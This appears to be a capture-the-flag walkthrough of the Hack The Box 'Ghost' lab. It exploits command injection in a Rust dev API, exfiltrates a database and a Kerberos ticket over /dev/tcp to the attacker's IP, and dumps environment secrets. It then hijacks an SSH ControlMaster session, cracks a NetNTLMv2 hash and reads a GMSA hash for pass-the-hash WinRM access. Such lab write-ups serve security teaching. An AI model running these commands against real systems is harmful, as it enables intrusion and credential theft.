#[derive(Deserialize)]
pub struct ScanRequest {
    url: String,
}

#[derive(Serialize)]
pub struct ScanResponse {
    is_safe: bool,
    // remove the following once the route is stable
    temp_command_success: bool,
    temp_command_stdout: String,
    temp_command_stderr: String,
}

// Scans an url inside a blog post
// This will be called by the blog to ensure all URLs in posts are safe
#[post("/scan", format = "json", data = "<data>")]
pub fn scan(_guard: DevGuard, data: Json<ScanRequest>) -> Json<ScanResponse> {
    // currently intranet_url_check is not implemented,
    // but the route exists for future compatibility with the blog
    let result = Command::new("bash")
        .arg("-c")
        .arg(format!("intranet_url_check {}", data.url))
        .output();

    match result {
        Ok(output) => {
            Json(ScanResponse {
                is_safe: true,
                temp_command_success: true,
                temp_command_stdout: String::from_utf8(output.stdout).unwrap_or("".to_string()),
                temp_command_stderr: String::from_utf8(output.stderr).unwrap_or("".to_string()),
            })
        }
        Err(_) => Json(ScanResponse {
            is_safe: true,
            temp_command_success: false,
            temp_command_stdout: "".to_string(),
            temp_command_stderr: "".to_string(),
        })
    }
}
this is the vulnerable code, the data.url is a fully attacker controller JSON data so we can drop what ever we need there
let result = Command::new("bash")
    .arg("-c")
    .arg(format!("intranet_url_check {}", data.url))
    .output();
now we just need to know where to hit this endpoint
looking at the source code the endpoint is at /api-dev
fn rocket() -> _ {
    dotenv::dotenv().ok();

    let cors = rocket_cors::CorsOptions {
        allowed_origins: AllowedOrigins::all(),
        allowed_methods: vec![Method::Get, Method::Post].into_iter().map(From::from).collect(),
        allow_credentials: true,
        ..Default::default()
    }.to_cors().unwrap();

    rocket::build()
        .mount("/api", routes![
            api::login::login,
            api::news::get_news,
            api::users::get_users,
            api::me::get_me,
            api::forum::get_forum,
        ])
        .mount("/api-dev", routes![
            api::dev::scan::scan
        ])
        .attach(cors)
        .register("/", catchers![not_authorized])
}
one last thing is the exact header name and the dev.rs at the API folder tells us the exact header name
impl<'r> FromRequest<'r> for DevGuard {
    type Error = ();

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        let key = request.headers().get_one("X-DEV-INTRANET-KEY");
        match key {
            Some(key) => {
                if key == std::env::var("DEV_INTRANET_KEY").unwrap() {
                    Outcome::Success(DevGuard {})
                } else {
                    Outcome::Error((Status::Unauthorized, ()))
                }
            },
            None => Outcome::Error((Status::Unauthorized, ()))
        }
    }
}
and we get confirmed RCE lets get a shell (just remember our goal is to get a creds to the domain for that script running)

and we get a shell back as you can see

i found this database.sqlite file tried to move it but nc wasn't on the system but we can use that path to move files
root@36b733906694:/app# nc 10.10.16.206 4444 < database.sqlite
bash: nc: command not found
root@36b733906694:/app# cat database.sqlite > /dev/tcp/10.10.16.206/4444
root@36b733906694:/app#
looking at the tables there is nothing worth dumping
sqlite> .tables
__diesel_schema_migrations  forum_reply
forum_post                  post
there is LDAP bind password for someone, i guess who setup this docker container is the user who create the repo on the gitea so lets try this password for him
root@36b733906694:/app# env
DATABASE_URL=./database.sqlite
HOSTNAME=36b733906694
PWD=/app
HOME=/root
CARGO_HOME=/usr/local/cargo
LDAP_BIND_DN=CN=Intranet Principal,CN=Users,DC=ghost,DC=htb
LDAP_HOST=ldap://windows-host:389
LDAP_BIND_PASSWORD=He!KA9oKVT3rL99j
TERM=xterm
DEV_INTRANET_KEY=!@yqr!X2kxmQ.@Xe
RUSTUP_HOME=/usr/local/rustup
ROCKET_ADDRESS=0.0.0.0
SHLVL=5
RUST_VERSION=1.79.0
LC_CTYPE=C.UTF-8
PATH=/usr/local/cargo/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
JWT_SECRET=*xopkAGbLyg9bK_A
_=/usr/bin/env
OLDPWD=/
first of all it worked for that user
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nxc ldap 10.129.231.105 -u 'Intranet_Principal' -p 'He!KA9oKVT3rL99j'
LDAP 10.129.231.105 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP 10.129.231.105 389 DC01 [+] ghost.htb\Intranet_Principal:He!KA9oKVT3rL99j
so we get a list of users (we already have it from the intranet users tab but just to make sure there isn't any others)
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nxc ldap 10.129.231.105 -u 'Intranet_Principal' -p 'He!KA9oKVT3rL99j' --users-export users.txt
LDAP 10.129.231.105 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP 10.129.231.105 389 DC01 [+] ghost.htb\Intranet_Principal:He!KA9oKVT3rL99j
LDAP 10.129.231.105 389 DC01 [*] Enumerated 14 domain users: ghost.htb
LDAP 10.129.231.105 389 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.231.105 389 DC01 Administrator 2024-07-02 12:11:35 0 Built-in account for administering the computer/domain
LDAP 10.129.231.105 389 DC01 Guest < never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.231.105 389 DC01 krbtgt 2024-01-30 09:27:23 0 Key Distribution Center Service Account
LDAP 10.129.231.105 389 DC01 kathryn.holland 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 cassandra.shelton 2024-02-01 14:48:11 2
LDAP 10.129.231.105 389 DC01 robert.steeves 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 florence.ramirez 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 justin.bradley 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 arthur.boyd 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 beth.clark 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 charles.gray 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 jason.taylor 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 intranet_principal 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 gitea_temp_principal 2024-02-01 14:48:11 0
LDAP 10.129.231.105 389 DC01 [*] Writing 14 local users to users.txt
now with valid creds we can finally try to spoof the DNS record for that bucket domain
but we got insufficient Access rights which is weird
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ python3 /opt/krbrelayx/dnstool.py -u 'ghost.htb\intranet_principal' -p 'He!KA9oKVT3rL99j' -dc-ip 10.129.231.105 -r 'bitbucket.ghost.htb' -a add -t A -d 10.10.16.2
06 DC01.ghost.htb -dns-ip 10.129.231.105
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[!] LDAP operation failed. Message returned from server: insufficientAccessRights 00000005: SecErr: DSID-03152E29, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
we got a create child but over a different zone so lets write to that
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ bloodyAD --host 10.129.231.105 -d ghost.htb -u intranet_principal -p 'He!KA9oKVT3rL99j' get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=ghost,DC=htb
permission: WRITE

distinguishedName: CN=Intranet Principal,CN=Users,DC=ghost,DC=htb
permission: WRITE

distinguishedName: DC=_msdcs.ghost.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=ghost,DC=htb
permission: CREATE_CHILD
but it also failed and i have no idea why
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ python3 /opt/krbrelayx/dnstool.py -u 'ghost.htb\intranet_principal' -p 'He!KA9oKVT3rL99j' -dc-ip 10.129.231.105 -r 'bitbucket.ghost.htb' -a add -t A -d 10.10.16.2
06 -dns-ip 10.129.231.105 --zone _msdcs.ghost.htb DC01.ghost.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[!] LDAP operation failed. Message returned from server: noSuchObject 0000208D: NameErr: DSID-0310028D, problem 2001 (NO_OBJECT), data 0, best match of:
        'CN=MicrosoftDNS,DC=DomainDnsZones,DC=ghost,DC=htb'
Shell as Florence Ramirez
so lets' go back do some proper enumeration on the target
the root got a controlmaster at his .ssh directory
root@36b733906694:~/.ssh# ls -la
total 32
drwxr-xr-x 1 root root 4096 Jul 5 2024 .
drwx------ 1 root root 4096 Jul 5 2024 ..
-rw-r--r-- 1 root root 92 Jun 28 04:34 config
drwxr-xr-x 1 root root 4096 Jun 28 04:35 controlmaster
-rw------- 1 root root 978 Jul 5 2024 known_hosts
-rw-r--r-- 1 root root 142 Jul 5 2024 known_hosts.old
SSH ControlMaster is a feature in OpenSSH that allows you to reuse an existing, active SSH connection for subsequent SSH sessions to the same host. Instead of opening new connection every time you run an SSH, SCP, or SFTP command, it establishes a single "master" connection, all future sessions act as multiplexed channels running over that original connection I would say it is kinda like like the web session storage (cookie) but for SSH
and we got a session for the user florence.ramirez
root@36b733906694:~/.ssh/controlmaster# ls
florence.ramirez@ghost.htb@dev-workstation:22
and now we are on florence ramirez
root@36b733906694:~/.ssh/controlmaster# ssh florence.ramirez@ghost.htb@dev-workstation
Last login: Thu Feb  1 23:58:45 2024 from 172.18.0.1
florence.ramirez@LINUX-DEV-WS01:~$ whoami
florence.ramirez
florence.ramirez@LINUX-DEV-WS01:~$
this user is part of the active directory so we should look for tickets or something
there is a ticket for him here so lets get it back to our system and use it
florence.ramirez@LINUX-DEV-WS01:~$ klist
Ticket cache: FILE:/tmp/krb5cc_50
Default principal: florence.ramirez@GHOST.HTB

Valid starting     Expires            Service principal
06/28/26 09:24:01  06/28/26 19:24:01  krbtgt/GHOST.HTB@GHOST.HTB
        renew until 06/29/26 09:24:01
so using the same method as before we get the ticket
44orence.ramirez@LINUX-DEV-WS01:~$ cat /tmp/krb5cc_50 > /dev/tcp/10.10.16.206/44
florence.ramirez@LINUX-DEV-WS01:~$ ls /tmp/
init_success  nmbd-stdout---supervisor-bcb2rxld.log
krb5cc_50     winbind-stdout---supervisor-tvtubnhu.log
and we can act as Florence on the domain now
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ cp florence.ramirez.ccache /tmp/krb5cc_1000
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: florence.ramirez@GHOST.HTB

Valid starting     Expires            Service principal
06/28/26 02:25:01  06/28/26 12:25:01  krbtgt/GHOST.HTB@GHOST.HTB
        renew until 06/29/26 02:25:01
now let's do the same but using florence instead of intranet_principal
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nxc ldap 10.129.231.105 --use-kcache
LDAP 10.129.231.105 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:GHOST.HTB) (signing:None) (channel binding:Never)
LDAP 10.129.231.105 389 DC01 [+] GHOST.HTB\florence.ramirez from ccache
and at this point I was just happy that I didn't miss that piece of information about the DNS from the website (not just that i didn't miss it but i planned this whole thing from the start) so lets try to crack that password and if we can't we can start doing some relaying

and we cracked it,
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ hashcat -a 0 'justin.bradley::ghost:9be5e7913158f488:E0BE5611E2EFA568B3889FD9294918EC:01010000000000005A0005BAE006DD0116A7086D23D4EECB0000000002000800360031004700320001001E00570049004E002D0052004F0054005000340031003600430048005A004A000400140036003100470032002E004C004F00430041004C0003003400570049004E002D0052004F0054005000340031003600430048005A004A002E0036003100470032002E004C004F00430041004C000500140036003100470032002E004C004F00430041004C000800300030000000000000000000000000400000DD668CA2AF0439D8FED88D0E390B62F7BD0825457048B12AFEE4768AE78069C10A001000000000000000000000000000000000000900300048005400540050002F006200690074006200750063006B00650074002E00670068006F00730074002E006800740062000000000000000000' /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1453/2907 MB (512 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (1830 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

JUSTIN.BRADLEY::ghost:9be5e7913158f488:e0be5611e2efa568b3889fd9294918ec:01010000000000005a0005bae006dd0116a7086d23d4eecb0000000002000800360031004700320001001e00570049004e002d0052004f0054005000340031003600430048005a004a000400140036003100470032002e004c004f00430041004c0003003400570049004e002d0052004f0054005000340031003600430048005a004a002e0036003100470032002e004c004f00430041004c000500140036003100470032002e004c004f00430041004c000800300030000000000000000000000000400000dd668ca2af0439d8fed88d0e390b62f7bd0825457048b12afee4768ae78069c10a001000000000000000000000000000000000000900300048005400540050002f006200690074006200750063006b00650074002e00670068006f00730074002e006800740062000000000000000000:Qwertyuiop1234$$

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JUSTIN.BRADLEY::ghost:9be5e7913158f488:e0be5611e2ef...000000
Time.Started.....: Sun Jun 28 03:24:25 2026 (15 secs)
Time.Estimated...: Sun Jun 28 03:24:40 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   714.4 kH/s (2.12ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10711040/14344385 (74.67%)
Rejected.........: 0/10711040 (0.00%)
Restore.Point....: 10708992/14344385 (74.66%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: R302521 -> Quemierda
Hardware.Mon.#01.: Util: 89%

Started: Sun Jun 28 03:24:23 2026
Stopped: Sun Jun 28 03:24:42 2026
at this point, I have no idea what needs to be done so lets get bloodhound running
first collect data
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ rusthound -i 10.129.231.105 -u justin.bradley -p 'Qwertyuiop1234$$' -z -d ghost.htb
---------------------------------------------------
Initializing RustHound at 03:26:18 on 06/28/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-06-28T10:26:18Z INFO  rusthound] Verbosity level: Info
[2026-06-28T10:26:19Z INFO  rusthound::ldap] Connected to GHOST.HTB Active Directory!
[2026-06-28T10:26:19Z INFO  rusthound::ldap] Starting data collection...
[2026-06-28T10:26:22Z INFO  rusthound::ldap] All data collected for NamingContext DC=ghost,DC=htb
[2026-06-28T10:26:22Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-06-28T10:26:22Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-06-28T10:26:22Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-06-28T10:26:22Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-06-28T10:26:22Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 17 users parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 65 groups parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 2 computers parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] 22 containers parsed!
[2026-06-28T10:26:22Z INFO  rusthound::json::maker] .//20260628032622_ghost-htb_rusthound.zip created!

RustHound Enumeration Completed at 03:26:22 on 06/28/26! Happy Graphing!
lately I've been running rusthound and bloodhound from linux simultaneously (cause rusthound get a lot of god stuff but it misses the Self Edges)
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ bloodhound-ce-python -ns 10.129.231.105 -u justin.bradley -p 'Qwertyuiop1234$$' -d ghost.htb -c All --zip
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: ghost.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.ghost.htb
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.ghost.htb
INFO: Found 16 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 20 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: linux-dev-ws01.ghost.htb
INFO: Querying computer: DC01.ghost.htb
WARNING: Could not resolve: linux-dev-ws01.ghost.htb: The resolution lifetime expired after 3.104 seconds: Server Do53:10.129.231.105@53 answered The DNS operation timed out.
INFO: Done in 00M 38S
INFO: Compressing output into 20260628034533_bloodhound.zip
Shell as Justin Bradley
looking at the data the user justin.bradley got read GMSA password over the computer account ADFS_GMSA$ and remember the ADFS login page we saw earlier

let's just get the user flag before moving on
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ evil-winrm -i 10.129.231.105 -u justin.bradley -p 'Qwertyuiop1234$$'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\justin.bradley\Documents> type ..\Desktop\user.txt
0f2ab3bbf8b55758d45f763bc106d691
*Evil-WinRM* PS C:\Users\justin.bradley\Documents>
Shell as ADFS_GMSA$
and we got the hash for the computer account
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ nxc ldap 10.129.231.105 -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
LDAP 10.129.231.105 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP 10.129.231.105 389 DC01 [+] ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAP 10.129.231.105 389 DC01 [*] Getting GMSA Passwords
LDAP 10.129.231.105 389 DC01 Account: adfs_gmsa$ NTLM: 32e35adb7636bf4d12332d16afcb651f PrincipalsAllowedToReadPassword: ['DC01$', 'justin.bradley' ]
and that account is also valid for WINRM
┌─[]─[10.10.16.206]─[jimmex@attacker]─[~/htb/labs/ghost]
└──╼ [★]$ evil-winrm -i 10.129.231.105 -u adfs_gmsa$ -H 32e35adb7636bf4d12332d16afcb651f

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

